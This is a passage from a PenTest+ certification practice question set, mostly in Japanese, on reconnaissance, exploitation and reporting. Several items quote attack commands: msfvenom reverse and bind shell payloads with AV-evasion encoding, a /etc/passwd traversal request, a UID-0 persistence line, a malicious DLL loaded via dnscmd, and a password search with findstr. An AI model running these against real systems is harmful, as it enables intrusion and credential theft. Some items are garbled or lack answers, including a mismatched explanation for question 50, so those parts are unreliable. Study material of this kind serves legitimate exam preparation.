* Web: Web 評価は Web アプリケーションに重点を置きますが、外部評価の範囲は広く、あらゆる種類のインターネット対応サービスが含まれます。
Pentestからの参照:
* 水平 HTB: ネットワーク外部から悪用される可能性のある脆弱性を特定するために外部サービスを評価することの重要性を強調します。
* Luke HTB: セキュリティを確保するために公開サービスを評価するプロセスを説明します。
結論：
オプション C (外部) は、クライアントが使用するインターネット対応サービスにターゲットを絞った評価の最も適切なタイプです。

質問: **32**
A penetration tester has been provided with only the public domain name and must enumerate additional information for the public-facing assets.
INSTRUCTIONS
Select the appropriate answer(s), given the output from each section.
Output 1

Output 1 | Output 2 | Output 3

```
[*] Target: somecloudddomain.org

Searching 0 results.
Searching 100 results.
Searching 200 results.
[*] Searching Google.

[*] No IPs found.

[*] Emails found: 9
----------------------
afrihari@somecloudddomain.org
security@somecloudddomain.org
info@somecloudddomain.org
gfareau@somecloudddomain.org
avapretta@somecloudddomain.org
lastname@somecloudddomain.org
researchIT@somecloudddomain.org
ghstrowski@somecloudddomain.org
conferencespeakers@somecloudddomain.org

[*] Hosts found: 9
---------------------
academic-stores.somecloudddomain.org:34.196.18.124, 34.233.45.248,
52.7.213.114, 54.174.10.37
certifications.somecloudddomain.org:198.134.5.32
connection.somecloudddomain.org:13.107.246.51, 13.107.213.51
logins.somecloudddomain.org:198.134.5.46
your.somecloudddomain.org:52.173.139.125
ITpartners.somecloudddomain.org:104.43.140.101
ls.somecloudddomain.org:67.199.248.13, 67.199.248.12
stores.somecloudddomain.org:34.233.45.248, 52.7.213.114, 54.174.10.37,
34.196.18.124
www.somecloudddomain.org:23.96.239.26
```

Which of the following tools created this output?

- ○ WHOIS
- ○ dig
- ○ Nmap
- ◉ TheHarvester

Select the appropriate command to produce the output:

- ◉ `theharvester -d somecloudddomain.org -l 200 -b google.com`
- ○ `theharvester -d google.com -l 200 -b somecloudddomain.org`

Output 1 | Output 2 | Output 3


```
nslookup Output
Server:  Unknown
Address: 8.8.8.8

Non-Authoritative answer:
Name:   somecloudddomain.org
Addresses:
245.62.183.182
245.145.184.203

dig Output
; DiG 9.11.5-P4.testmachine-Ubuntu <<>> somecloudddomain.org
;; global options: +cmd
somecloudddomain.org.     300  IN  A 245.62.183.182
somecloudddomain.org.     300  IN  A 245.145.184.203
```

Review Output 2 for the `nslookup` and `dig` commands:

Use the provided public DNS server to find the appropriate IPs for somecloudddomain.org.
The local DNS server does not have Internet access.

Your Domain: pentestdomain.com
Your IP Address: 10.97.55.62
Public DNS Server: 8.8.8.8
Private DNS Server: 192.168.20.66
Target Domain: somecloudddomain.org

Select TWO commands that would produce the `nslookup` and `dig` output:

- [ ] `$ dig @8.8.8.8 +noall +answer somecloudddomain.org`
- [ ] `$ dig @192.168.20.66 somecloudddomain.org +short`
- [ ] `$ dig somecloudddomain.org +noall +short`
- [ ] `> nslookup somecloudddomain.org 8.8.8.8`
- [ ] `> nslookup somecloudddomain.org 192.168.20.66`
- [ ] `> nslookup somecloudddomain.org`

Output 1 | Output 2 | Output 3

CompTIA

```
(command 1)
whois 245.62.183.203

NetRange: 245.62.0.0 - 245.62.255.255
CIDR: 245.62.0.0/16
NetName: Amazon-05
NetHandle: NET-245-62-0-0-1
Parent: NET245 (NET 245-0-0-0-0)
NetType: Direct Allocation
OriginAS: AS56466, AS66522, AS7226
Organization:  Amazon.com, Inc. (AMAZON)
RegDate 2010-08-27
Updated: 2015-09-24
Ref: https://rdap.arin.net/registry/ip/245.62.183.203

(command 2)
whois somecloudddomain.org

Domain Name: somecloudddomain.org
Registry Domain ID: D20033912-LRJA
Updated Date: 2021-02-15T04:43:38Z
Creation Date: 1993-09-22T04:00:38Z
Registrar: LocalComputerPro's, Inc.
Registrar Abuse Contact Email: domainabuse@localcomputerpros.com
Registrar Abuse Contact Phone: 1234567789
Registry Expiry Date: 2021-08-14T04:00:00Z
```

Review Output 3. Select the appropriate option for each dropdown

正解:

See all the solutions below in Explanation.

Explanation:

A screenshot of a computer Description automatically generated

Which of the following tools created this output?

- ○ WHOIS
- ○ dig
- ○ Nmap
- ◉ TheHarvester

Select the appropriate command to produce the output:

- ◉ `theharvester -d somecloudddomain.org -l 200 -b google.com`
- ○ `theharvester -d google.com -l 200 -b somecloudddomain.org`

Select TWO commands that would produce the `nslookup` and `dig` output:

- ☑ `$ dig @8.8.8.8 +noall +answer somecloudddomain.org`
- ☐ `$ dig @192.168.20.66 somecloudddomain.org +short`
- ☐ `$ dig somecloudddomain.org +noall +short`
- ☑ `> nslookup somecloudddomain.org 8.8.8.8`
- ☐ `> nslookup somecloudddomain.org 192.168.20.66`
- ☐ `> nslookup somecloudddomain.org`

質問: **33**
侵入テストを実施している担当者は、特定のホストが EternalBlue に対して脆弱であることに気付きました。
この脆弱性に対して最も効果的な保護手段は次のどれでしょうか?
A. ネットワークセグメンテーション
B. キーのローテーション
C. 暗号化されたパスワード
D. パッチ管理
正解: **(**正解を表示します**)**
パッチ管理とは、新たな脆弱性やソフトウェアの脆弱性に対処するために、システムのセキュリティパッチを特定、ダウンロード、インストールするプロセスです。EternalBlueの場合、脆弱性はMicrosoftによってセキュリティパッチの形で修正されました。このパッチを脆弱なホストにインストールすることで、脆弱性からの保護が実現します。さらに、組織はパッチ管理プログラムを導入し、環境内のシステムのセキュリティパッチを定期的に確認し、インストールする必要があります。
ネットワークセグメンテーション Ⓐは、ネットワークのさまざまな部分をより小さく、より独立したセグメントに分割することで、侵害の影響を限定することができます。ただし、脆弱性そのものに対処するものではありません。
キーローテーション Ⓑは、暗号鍵を定期的に変更するプロセスであり、盗難または侵害された鍵を利用する攻撃から保護するのに役立ちます。ただし、これはEternalBlue脆弱性とは直接関係ありません。

暗号化されたパスワード (C) は、データ漏洩やその他の侵害が発生した場合にユーザーの資格情報を保護するのに役立ちますが、攻撃者が EternalBlue の脆弱性を悪用するのを防ぐことはできません。
参考資料: CompTIA PenTest+ 認定ガイド、第 1 章: 契約前のやり取り、21 ページ。

質問**: 34**
侵入テストでは、テスターはアプリケーションのソースコードに完全にアクセスできます。アプリケーションリポジトリには数千ものコードファイルが含まれています。評価期間が非常に短い場合、ハードコードされた認証情報をテスターが最も効果的に特定できるアプローチは次のうちどれでしょうか？
A. アプリケーションのローカルクローンに対してTruffleHogを実行します。
B. Nikto を使用してライブ Web アプリケーションをスキャンします。
C. Gitリポジトリの手動コードレビューを実行する
D. SCAソフトウェアを使用してアプリケーションのソースコードをスキャンします
正解**: A (**コメントを発表する**)**
評価期間が短く、大規模なコードベース内でハードコードされた認証情報を識別する必要があることを考えると、この特定の目的のために設計された自動化ツールを使用するのが最も効果的なアプローチです。各オプションの説明は以下のとおりです。
アプリケーションのローカル クローンに対して TruffleHog を実行します (回答: A):
TruffleHog は、コード リポジトリ内のパスワード、API キー、その他の機密データなどのハードコードされた秘密をスキャンする特殊なツールです。
有効性: 何千ものファイルから潜在的な資格情報やその他の機密情報を迅速かつ自動的に識別するため、時間的制約がある場合に最も効率的な選択肢となります。
参考文献:
TruffleHog は、コード リポジトリ内の隠された秘密を明らかにする能力で広く認識されており、侵入テスターにとって貴重なツールとなっています。
Nikto を使用してライブ Web アプリケーションをスキャンします (オプション B)。
説明: Nikto は、Web アプリケーションの脆弱性を識別する Web サーバー スキャナーです。
欠点 :ソースコードにハードコードされた認証情報をスキャンするようには設計されていません。代わりに、古いソフトウェアや不適切な設定など、Webアプリケーションの脆弱性に焦点を当てています。
Git リポジトリの手動コードレビューを実行します (オプション C)。
説明: 手動でコードを確認するのは徹底的ですが、特にファイルが何千もある場合は非常に時間がかかります。
欠点: タイムラインが短いため、このアプローチは、ハードコードされた資格情報を迅速に識別するには非現実的かつ非効率的です。
Use SCA software to scan the application source code (Option D):
Explanation: Software Composition Analysis (SCA) tools are used to analyze open source and third-party components within the code for vulnerabilities and license compliance.

Drawbacks: While SCA tools are useful for dependency analysis, they are not specifically tailored for finding hard-coded credentials.
Conclusion: Running TruffleHog against a local clone of the application is the most effective approach for quickly identifying hard-coded credentials in a large codebase within a limited timeframe.

質問: **35**
次の状況のうち、以前のセキュリティ評価の再検証が必要になる可能性が最も高いのはどれですか?
A. 組織がネットワークファイアウォール構成を更新する場合
B. 合併または買収後
C. ほとんどの脆弱性が修正されたとき
D. 侵害の検出後
正解: **C (**コメントを発表する**)**

質問: **36**
あるクライアントが、消費者向けウェブアプリケーションの評価をペネトレーションテスト会社に依頼しました。評価開始から数日後、クライアントのネットワークチームはDNSトラフィックの大幅な増加を確認しました。DNSトラフィックの増加を説明する最も可能性が高いのは次のうちどれですか？
A. 秘密裏にデータ流出
B. URLスパイダー
C. HTMLスクレイピング
D. DoS攻撃
正解: **A (**コメントを発表する**)**
* 秘密のデータ流出:
* DNS トラフィックは、多くの場合ファイアウォールを通過でき、厳重に監視されていないため、秘密裏にデータを流出させるために利用される可能性があります。
* DNS トンネリングのツールまたはテクニックは、機密情報を DNS クエリまたは応答にエンコードするため、DNS トラフィックが目に見えて増加します。
* 他のオプションを選択しないのはなぜですか?
* B (URL スパイダー): これにより、DNS トラフィックではなく、HTTP トラフィックが増加します。
* C (HTML スクレイピング): 主に HTTP または HTTPS を使用する Web サイトのコンテンツのダウンロードが含まれます。
* D (DoS 攻撃): DNS ベースの DoS 攻撃では、多くのソースからのクエリ フラッドが発生する可能性が高く、侵入テストで観察された動作とは必ずしも関連しません。
CompTIA Pentest+ リファレンス:
* ドメイン 3.0 (攻撃とエクスプロイト)
* 秘密通信技術とDNSトンネリング

質問: **37**
テスターは契約を終えようとしており、テストの結果が安全に扱われていることを確認する必要があります。クライアントデータのプライバシーを維持するための最適な手順は次のうちどれですか？
A. 侵害されたシステムに展開された構成の変更とツールを削除します。
B. テスト システムからすべてのエンゲージメント関連データを安全に破棄または削除します。
C. 機密の資格情報が変更された構成ファイルを検索し、それらを削除します。
D. オンプレミスおよびクラウド内の C2 および攻撃者のインフラストラクチャをシャットダウンします。
正解: **B (**コメントを発表する**)**
侵入テストの終了時には、機密データを適切に処理することで、法律、規制、倫理のガイドラインに準拠していることが保証されます。
すべてのエンゲージメント関連データを安全に破棄または削除します (オプション B):
テスト結果の機密性を保証します。
クライアント情報への不正アクセスを防止します。
方法には、安全な消去ツール (shred、sdelete) や暗号化されたストレージの削除などがあります。
参考資料: CompTIA PenTest+ PT0-003 公式学習ガイド - 「エンゲージメント後のデータ処理」
誤ったオプション:
オプション A (構成の変更を削除): 必要ですが、データが完全に破壊されるわけではありません。
オプション C (機密資格情報の検索): 重要ですが、すべてのアーティファクトに対処するわけではありません。
オプション D (C2 インフラストラクチャのシャットダウン): OPSEC にとって重要ですが、クライアント データのプライバシーには対処しません。

質問: **38**
侵入テスターは、ターゲットに関連付けられたパスワード ダンプを取得し、厳格なロックアウト ポリシーを識別します。
テスターは、アクセス時にアカウントをロックアウトしたくないと考えています。テスターは次のどの手法を使用すべきでしょうか？
A. クレデンシャルスタッフィング
B. MFA疲労
C. 辞書攻撃
D. ブルートフォース攻撃
正解: **A (**コメントを発表する**)**
アクセス試行中にアカウントがロックアウトされるのを回避するには、侵入テスターはクレデンシャル スタッフィングを使用する必要があります。
Explanation:
* クレデンシャルスタッフィング:

* 定義: 攻撃者が、通常は過去のデータ侵害から取得した既知のユーザー名とパスワードのペアのリストを使用して、アカウントに不正にアクセスする攻撃方法。
* 利点: ブルートフォース攻撃とは異なり、クレデンシャル スタッフィングでは既知のクレデンシャルが使用されるため、アカウントあたりの試行回数が減り、アカウント ロックアウト メカニズムがトリガーされるリスクが最小限に抑えられます。
* ツール: Sentry MBA、Snipr などのツールは、クレデンシャル スタッフィング攻撃によく使用されます。
* その他のテクニック:
* MFA 疲労: ユーザーを疲弊させて多要素認証の要求を受け入れさせるソーシャル エンジニアリング戦術。このコンテキストではロックアウトを回避するのには適用できません。
* 辞書攻撃: ブルートフォース攻撃に似ていますが、可能性のあるパスワードのリストを使用します。複数回の試行によりロックアウトされるリスクは依然としてあります。
* ブルートフォース攻撃: 考えられるすべてのパスワードの組み合わせを体系的に試行します。試行回数が多すぎると、アカウントのロックアウトが発生する可能性があります。
ペンテストの参考資料:
* パスワード攻撃: さまざまな種類のパスワード攻撃と、それらがアカウントのセキュリティに与える影響を理解します。
* アカウント ロックアウト ポリシー: ロックアウト メカニズムの仕組みと侵入テスト中にロックアウトがトリガーされないようにする戦略についての認識。
クレデンシャル スタッフィングを使用すると、侵入テスターはアカウント ロックアウト ポリシーをトリガーせずに既知の資格情報を使用してアクセスを試みることができるため、パスワード攻撃に対してよりステルス性の高いアプローチが可能になります。

質問**: 39**
ペネトレーションテスターが脆弱性スキャンを実施しています。テスターは、組織外から見える可能性のある脆弱性を確認したいと考えています。ペネトレーションテスターは、以下のどのスキャンを実行する必要がありますか？
A. SAST
B. サイドカー
C. 認証されていません
D. ホストベース
正解**: (**正解を表示します**)**
組織の外部から見える可能性のある脆弱性を確認するには、侵入テスターは認証されていないスキャンを実行する必要があります。
認証されていないスキャン:
定義：認証なしのスキャンは、スキャンツールに認証情報を提供せずに実行されます。これは、システムへの事前アクセス権を持たない外部攻撃者の視点をシミュレートします。
目的: 公開されており、認証なしで悪用される可能性のある脆弱性を特定します。これには、開いているポート、古いソフトウェア、外部から見える不適切な設定などが含まれます。

質問: **40**
侵入テスターはLinuxウェブサーバー上でリバースシェルを開き、権限をルートに昇格することに成功しました。テスト中、テスターは別のユーザーが頻繁にルートとしてログインし、業務を遂行していることに気づきました。このユーザーの作業を妨げないように、侵入テスターがテスト中にこのサーバー上でルートレベルのパーシステンスを維持するには、次のうちどれが最適な選択肢でしょうか？
A. Web サイトのルートに Web シェルを追加します。
B. リバース シェルを真の TTY 端末にアップグレードします。
C. ID 0 の新しいユーザーを /etc/passwd ファイルに追加します。
D. root ユーザーのパスワードを変更し、テスト後に元に戻します。
正解: **C** (コメントを発表する)
ペネトレーションテスターがテスト中にこのサーバー上でルートレベルの永続性を維持するための最適な方法は、ID 0 の新しいユーザーを /etc/passwd ファイルに追加することです。これにより、ペネトレーションテスターは他のユーザーと同じユーザーアカウントを使用できますが、ルート権限が付与されるため、他のユーザーの作業を妨げません。これは、ユーザー名と数値のユーザーID 0 を含む新しい行を /etc/passwd ファイルに追加することで実現できます。例えば、他のユーザーのユーザー名が「johndoe」の場合、追加する行は「johndoe:x:0:0:John Doe:/root:/bin/bash」となります。ユーザーを追加した後、ペネトレーションテスターは「su」コマンドを使用して新しいユーザーに切り替え、ルート権限を取得できます。

質問: **41**
ペネトレーションテスターは、特定のリモート実行可能エクスプロイト用のシェルコードを追加する準備を整えています。テスターは、ターゲット上で実行されているマルウェア対策ソフトウェアによってペイロードがブロックされるのを防ごうとしています。シェルアクセスを取得するために、テスターは以下のどのコマンドを使用すべきでしょうか？
A. msfvenom --arch x86-64 --platform windows --encoder x86-64/shikata_ga_nai --payload windows
/bind_tcp LPORT=443
B. msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.10.100 LPORT=8000
C. msfvenom --arch x86-64 --platform windows --payload windows/shell_reverse_tcp LHOST=10。
10.10.100 LPORT=4444 EXITFUNC=なし
D. ネットユーザー追加 /administrator | hexdump > ペイロード
正解: **A** (コメントを発表する)
Using shikata_ga_nai:
このエンコーダーはペイロードを難読化し、マルウェア対策による検出を困難にします。
このコマンドは、x86アーキテクチャのWindowsをターゲットとするbindシェル（windows/bind_tcp）ペイロードを指定します。
64.
他の選択肢はなぜないのか?

B、C: これらのコマンドはペイロードを生成しますが、エンコーダーを使用しないため、マルウェア対策によって検出される可能性が高くなります。
D: このコマンドはシェルコードの生成とは無関係であり、アカウントを操作する試みであると思われます。
CompTIA Pentest+ リファレンス:
ドメイン 3.0 (攻撃とエクスプロイト)

質問: **42**
侵入テスターが大規模ATMネットワークの脆弱性スキャンを実施しています。組織の要件の一つとして、スキャンが正規の顧客によるATMの利用に影響を与えないことが挙げられています。テスターは、会社の脆弱性スキャン要件を最も適切に満たすために、次のうちどの対策を実施すべきでしょうか？
A. 応答しないターゲットをスキップするには、Nmap の -host-timeout スイッチを使用します。
B. 複数のマシンを使用してスキャンを実行します。
C. Nmap の -T2 スイッチを使用して、スキャン速度を遅くし、リソースを少なくして実行します。
D. スキャンは昼休み中にのみ実行します。
正解: **C (**コメントを発表する**)**

質問: **43**
セキュリティアナリストが192.168.3.3から未知の環境テストを実施しています。アナリストは、侵入テスターの活動の監視を制限し、侵入防止システムおよび検知システムによる検知の可能性を下げたいと考えています。この目的を達成するために、アナリストは次のNmapコマンドのうちどれを使用すべきでしょうか？
A. nmap -D 10.5.2.2 192.168.5.5
B. nmap -scanflags SYNFIN 192.168.5.5
C. nmap -データ長 2 192.168.5.5
D. nmap -F 192.168.5.5
正解: **(**正解を表示します**)**


質問: **44**
侵入テスターは、Web アプリケーションへの不正アクセスを試み、次のコマンドを実行します。
GET /foo/images/file?id=2e%2e%2f%2e%2e%2e%2f%2e%2e%2e%2fetc%2fpasswd テスターが実行している Web アプリケーション攻撃は次のどれですか。
A. 安全でない直接オブジェクト参照
B. クロスサイトリクエストフォージェリ
C. ディレクトリトラバーサル
D. ローカルファイルのインクルード
正解: **(**正解を表示します**)**
攻撃者は、意図した範囲を超えたディレクトリを移動して、制限されたファイルにアクセスしようとしています。

ディレクトリトラバーサル オプション C）：
このリクエストでは、エンコードされた「./」シーケンス (%2e%2e%2f = ../) を使用してディレクトリを移動し、/etc/passwd にアクセスします。
これは、システム ファイルへのアクセスを目的とした典型的なディレクトリ トラバーサル攻撃です。
参考資料: CompTIA PenTest+ PT0-003 公式学習ガイド - 「ディレクトリトラバーサル攻撃」誤ったオプション:
オプション A (安全でない直接オブジェクト参照 - IDOR): IDOR は、ディレクトリ ナビゲーションではなく、オブジェクトへの直接アクセス (例: user_id=123 を user_id=456 に変更) を利用します。
オプション B (CSRF): CSRF は、ディレクトリ アクセスとは関係のない不要なアクションをユーザーに強制的に実行させます。
オプション D (ローカル ファイルのインクルード - LFI): LFI ではローカル ファイルのインクルード (PHP スクリプトの実行など) が行われますが、この攻撃ではファイルの読み取りのみが行われます。

質問: **45**
クライアントのクラウド環境とオンプレミス環境の評価中に、侵入テスターは提供されたオンプレミスの資格情報を使用して、クラウド環境内のストレージ オブジェクトの所有権を取得することができました。
テスターがアクセスできた理由を最もよく表しているのは次のうちどれですか?
A. コンテナのフェデレーション構成が間違っています
B. 環境間のキー管理の不備
C. プロバイダーでの IaaS 障害
D. パブリックドメインにリストされているコンテナ
正解: **(**正解を表示します**)**
テスターがオンプレミスの資格情報を使用してクラウド環境内のストレージオブジェクトにアクセスできた理由として最も適切な説明は、コンテナのフェデレーション構成ミスです。フェデレーションとは、信頼できるサードパーティのサービスを使用してユーザーを認証および承認することで、ユーザーが単一の資格情報セットで複数のシステムまたはサービスにアクセスできるようにするプロセスです。フェデレーションはクラウド環境とオンプレミス環境のシームレスな統合を可能にしますが、適切に構成されていない場合はセキュリティリスクをもたらす可能性があります。コンテナのフェデレーション構成ミスにより、コンテナがオンプレミスのIDプロバイダーを信頼し、そのIDやスコープを検証しない場合、攻撃者がオンプレミスの資格情報を使用してストレージオブジェクトにアクセスできるようになる可能性があります。その他の可能性は、テスターがオンプレミスの資格情報を使用してクラウド環境内のストレージオブジェクトにアクセスできた理由として有効な説明ではありません。環境間の鍵管理ミスは、クラウド環境またはオンプレミス環境のデータやリソースの保護またはアクセスに使用される暗号化鍵またはアクセス鍵に関する別のシナリオを指しているため、この問題とは関係ありません。プロバイダーにお

けるIaaSの障害は、この問題とは関係ありません。これは、インターネット経由で仮想化されたコンピューティングリソースを提供するクラウドサービスモデルであるInfrastructure as a Service（IaaS）に関連する別のシナリオを指しています。パブリックドメインに登録されているコンテナも、この問題とは関係ありません。これは、パブリックネットワークやユーザーからのコンテナの可視性やアクセス性に関連する別のシナリオを指しています。

質問: **46**
An Nmap scan of a network switch reveals the following:



Which of the following technical controls will most likely be the FIRST recommendation for this device?
A. Multifactor authentication
B. System-hardening techniques
C. Encrypted passwords
D. Network segmentation
正解: (正解を表示します)

質問: **47**
侵入テスターが評価レポートに含める必要があるコンポーネントは次のどれですか?
A. ユーザーアクティビティ
B. 顧客改善計画
C. キー管理
D. 攻撃の物語
正解: (正解を表示します)

攻撃ナラティブは、侵入テスト中に実行された手順（使用された手法、悪用された脆弱性、各攻撃の結果など）の詳細な説明を提供します。これにより、関係者は調査結果の背景と意味を理解するのに役立ちます。
ステップバイステップの説明
評価レポートの構成要素:
ユーザー アクティビティ: 技術的な発見ではなくエンド ユーザーの行動に重点を置いているため、通常は含まれません。
顧客改善計画: 重要ではありますが、通常はレポートの調査結果に基づいて顧客または第三者によって提供されます。
キー管理: 侵入テスト レポートよりも内部セキュリティ プラクティスに関連します。
攻撃の説明: 侵入テスト中に使用されるプロセスと手法を詳しく説明するために不可欠です。
攻撃物語の重要性:
コンテキストの理解: 侵入テストの手順ごとの説明を提供し、関係者が各アクションの背後にあるフローとロジックを理解するのに役立ちます。
証拠と正当性: 調査結果を詳細な説明と証拠で裏付け、透明性と信頼性を確保します。
学習と改善: 組織がテストから学び、セキュリティ対策を改善できるようにします。
侵入テスト文献からの参照:
侵入テスト ガイドでは、テストの結果と影響を効果的に伝えるために、詳細な攻撃の説明の重要性を強調しています。
HTB の記事や公式レポートには、侵入テストのプロセスと結果を説明する包括的な攻撃の説明が含まれることがよくあります。
参照：
侵入テスト - ハッキングの実践入門
HTB公式レポート

質問**: 48**
侵入テスターには、192.168.1.0/24 の範囲内の一連のターゲットを攻撃し、できるだけ少ないアラームと対策をトリガーするという任務が与えられています。
次の Nmap スキャン構文のうち、どれがこの目的を最もよく達成しますか?
A. nmap -sT -vvv -O 192.168.1.2/24 -PO
B. nmap -sV 192.168.1.2/24 -PO
C. nmap -sA -v -O 192.168.1.2/24
D. nmap -sS -O 192.168.1.2/24 -T1
正解**: (**正解を表示します**)**
参考: https://nmap.org/book/man-port-scanning-techniques.html

質問**: 49**
侵入テスト中に、テスターはSPNアカウントに関する情報を取得します。次の攻撃のうち、この情報が攻撃を続行するための前提条件となるのはどれですか？
A. ゴールデンチケット

B. ケルベロースティング
C. DCシャドウ
D. LSASSダンプ
正解**: B (**コメントを発表する**)**
Kerberoastingは、Windows Active Directory環境のサービスプリンシパル名（SPN）アカウントを標的とした攻撃です。詳細な説明は以下のとおりです。
* SPN アカウントについて:
* SPN は、ネットワーク内のサービスに付与される一意の識別子であり、Kerberos によるサービスアカウントの認証に使用されます。これらのアカウントは、SQL Server、IIS などのサービスに関連付けられることがよくあります。
* ケルベロースティング攻撃:
* 前提条件: SPN アカウントに関する知識。
* プロセス: 攻撃者は、Kerberos プロトコルを使用して SPN アカウントのサービス チケットを要求します。
チケットはサービスアカウントのNTLMハッシュで暗号化されています。攻撃者はこのチケットをキャプチャし、オフラインでハッシュの解読を試みます。
* 目的: サービス アカウントのプレーンテキスト パスワードを取得し、それを横方向の移動や権限の昇格に使用します。
* 他の攻撃との比較:
* ゴールデン チケット: KRBTGT アカウント ハッシュを使用して Kerberos TGT を偽造します。ドメイン管理者の資格情報が必要です。
* DCShadow: ドメイン コントローラーを偽装して Active Directory データを操作します。通常は高い権限が必要です。
* LSASS ダンプ: Windows マシン上の LSASS プロセスから資格情報を抽出します。多くの場合、ローカル管理者権限が必要です。
Kerberoasting では、続行するには SPN アカウント情報が具体的に必要となるため、これが正しい答えになります。

質問**: 50**
侵入テスターは、ローカル サービスのパスワードをブルート フォース攻撃するために次の Bash スクリプトを作成しました。
期待どおりに動作しています。スクリプトを動作させるために、侵入テスターは次のうちどの変更を行う必要がありますか？
A. ..そして
cho "正しいパスワードは$pです" && break)
ho "正しいパスワードは$pです" I| break
B. .e
cho "正しいパスワードは$pです" && break)
o 正しいパスワードは$pです」私は破ります
C. と

cho "正しいパスワードはSpです" && break)
echo "正しいパスワードは$pです" && break)
D. .
{ echo "正しいパスワードは$pです" && break)
と
E. (echo "正しいパスワードは$pです" && break)
正解**: (**正解を表示します**)**
CeWL は、ウェブサイトをクロールし、回復したデータを使用してウェブサイトのパスワードを解読するための単語リストを作成するツールです。CeWL は Custom Word List generator の略で、特定のウェブサイトを指定された深さまでスパイダーし、パスワード クラッキングなどの目的で使用できる単語のリストを返す Ruby スクリプトです。CeWL は、ウェブサイトにあるメタデータ、電子メール アドレス、作成者名、外部リンクに基づいて単語リストを生成することもできます。CeWL は、侵入テスターが対象のウェブサイトに合わせてカスタマイズされた単語リストを作成し、パスワード クラッキング攻撃の成功率を高めるのに役立ちます。DirBuster は、ウェブサーバー上のディレクトリとファイル名をブルート フォースで調べるために使用できるツールです。w3af は、ウェブ アプリケーションの脆弱性とエクスプロイトをスキャンするために使用できるツールです。Patator は、さまざまなプロトコルとサービスに対してブルート フォース攻撃を実行するために使用できるツールです。

質問**: 51**
評価中に、侵入テスターは低い権限のシェルを取得し、次のコマンドを実行します。
findstr /SIM /C:"pass" *.txt *.cfg *.xml
侵入テスターが列挙しようとしているのは次のどれですか?
A. 設定ファイル
B. 権限
C. 仮想ホスト
D. 秘密
正解**: (**正解を表示します**)**
侵入テスターは、コマンド findstr /SIM /C:"pass" *.txt *.cfg *.xml を実行して、秘密を列挙しようとします。
コマンド分析:
findstr: ファイル内の特定の文字列を検索するために使用される Windows のコマンドライン ユーティリティ。
/SIM: オプションの組み合わせ。/S は現在のディレクトリとすべてのサブディレクトリで一致するファイルを検索し、/I は大文字と小文字を区別しない検索を指定し、/M は一致する内容のファイル名のみを出力します。
/C:"pass": リテラル文字列 「pass」を検索します。
***.txt .cfg .xml: 検索対象となるファイルの種類を指定します。
客観的 :

このコマンドは、.txt、.cfg、および .xml ファイル内で文字列 「pass」を検索します。これは、パスワードやその他の機密情報 (秘密) を検索していることを示しています。
これらのファイル タイプには通常、構成の詳細、資格情報、およびパスワードや秘密情報を含む可能性のあるその他の機密データが含まれています。
その他のオプション:
構成ファイル: .cfg ファイルや .xml ファイルは構成ファイルになる場合がありますが、「pass」という特定の検索は、パスワードなどの秘密を探すことを意味します。
権限: このコマンドはファイルの権限をチェックしたり列挙したりしません。
仮想ホスト: このコマンドは仮想ホストの列挙とは関係ありません。
ペンテストの参考資料:
エクスプロイト後: パスワードなどの機密情報を列挙することは、最初のアクセスを取得した後によく行われるエクスプロイト後のアクティビティです。
資格情報の検出: 構成ファイルやドキュメント内に保存されている資格情報を検索して、権限を昇格したり、ネットワーク内で横方向に移動したりします。
このコマンドを実行することにより、侵入テスターは、ターゲット システムのさらなる悪用に役立つ可能性のある、保存されているパスワードやその他の秘密を見つけることを目的とします。

質問: **52**
dnscmd.exe /config /serverlevelplugindll C:\users\necad-TA\Documents\adduser.dll 侵入テスターが達成しようとしているのは次のどれですか?
A. DNS列挙
B. 権限昇格
C. コマンドインジェクション
D. 利用可能なユーザーのリスト
正解: **B (**コメントを発表する**)**
テスターは、権限を昇格するために、悪意のある DLL をサーバーレベルのプラグインとして登録しようとしています。
* 権限昇格 (オプション B) :
* このコマンドは、DNS サーバーを管理するための正規の Windows ツールである dnscmd.exe を使用します。
* 悪意のある DLL (adduser.dll) をサーバーレベルのプラグインとして設定することにより、攻撃者は SYSTEM レベルの権限を取得できます。
* この手法は DLL ハイジャック攻撃です。

質問: **53**
偵察フェーズでは、侵入テスターが DNS レコードから次の情報を収集しました。
A-----> www
A-----> ホスト
TXT --> vpn.comptia.org
SPF---> ip =2.2.2.2

スプーフィングドメイン技術を使用したフィッシング攻撃を回避するには、次のどの DNS レコードを設定する必要がありますか?
A. MX
SOA
B. DMARC
C. CNAME
正解**: (**正解を表示します**)**
DMARC（Domain-based Message Authentication, Reporting & Conformance）は、メールのなりすましやフィッシングの防止に役立つメール認証プロトコルです。SPF（Sender Policy Framework）とDKIM（DomainKeys Identified Mail）を基盤として、メールの送信者と受信者がドメインを詐欺メールから保護するための強化と監視を行うためのメカニズムを提供します。
DMARC について理解する:
SPF: ドメインに代わって電子メールを送信できる IP アドレスを定義します。
DKIM: 特定のドメインから送信されたと主張する電子メールが、実際にそのドメインの所有者によって承認されたかどうかを確認する方法を提供します。
DMARC: SPF と DKIM を使用して電子メールの信頼性を判断し、電子メールが認証チェックに失敗した場合のアクションを指定します。
DMARC の実装:
DNSレコードにDMARCポリシーを作成します。このポリシーでは、SPFまたはDKIMチェックに失敗したメールを拒否、隔離、または何もしないかを指定できます。
DMARCレコードの例: v=DMARC1; p=reject; rua=mailto:dmarc-reports@yourdomain.com;
DMARCの利点:
電子メールのなりすましやフィッシング攻撃を防ぐのに役立ちます。
レポートを通じて電子メール ソースの可視性を提供します。
ドメインから正当なメールのみが送信されるようにすることで、ドメインの評判を高めます。
DMARCレコードのコンポーネント:
v: DMARC のバージョン。
p: DMARC チェックに失敗した電子メールを処理するためのポリシー (なし、隔離、拒否)。
rua: 集計レポートのレポート URI。
ruf: フォレンジックレポートのレポート URI。
pct: フィルタリングの対象となるメッセージの割合。
実際の例:
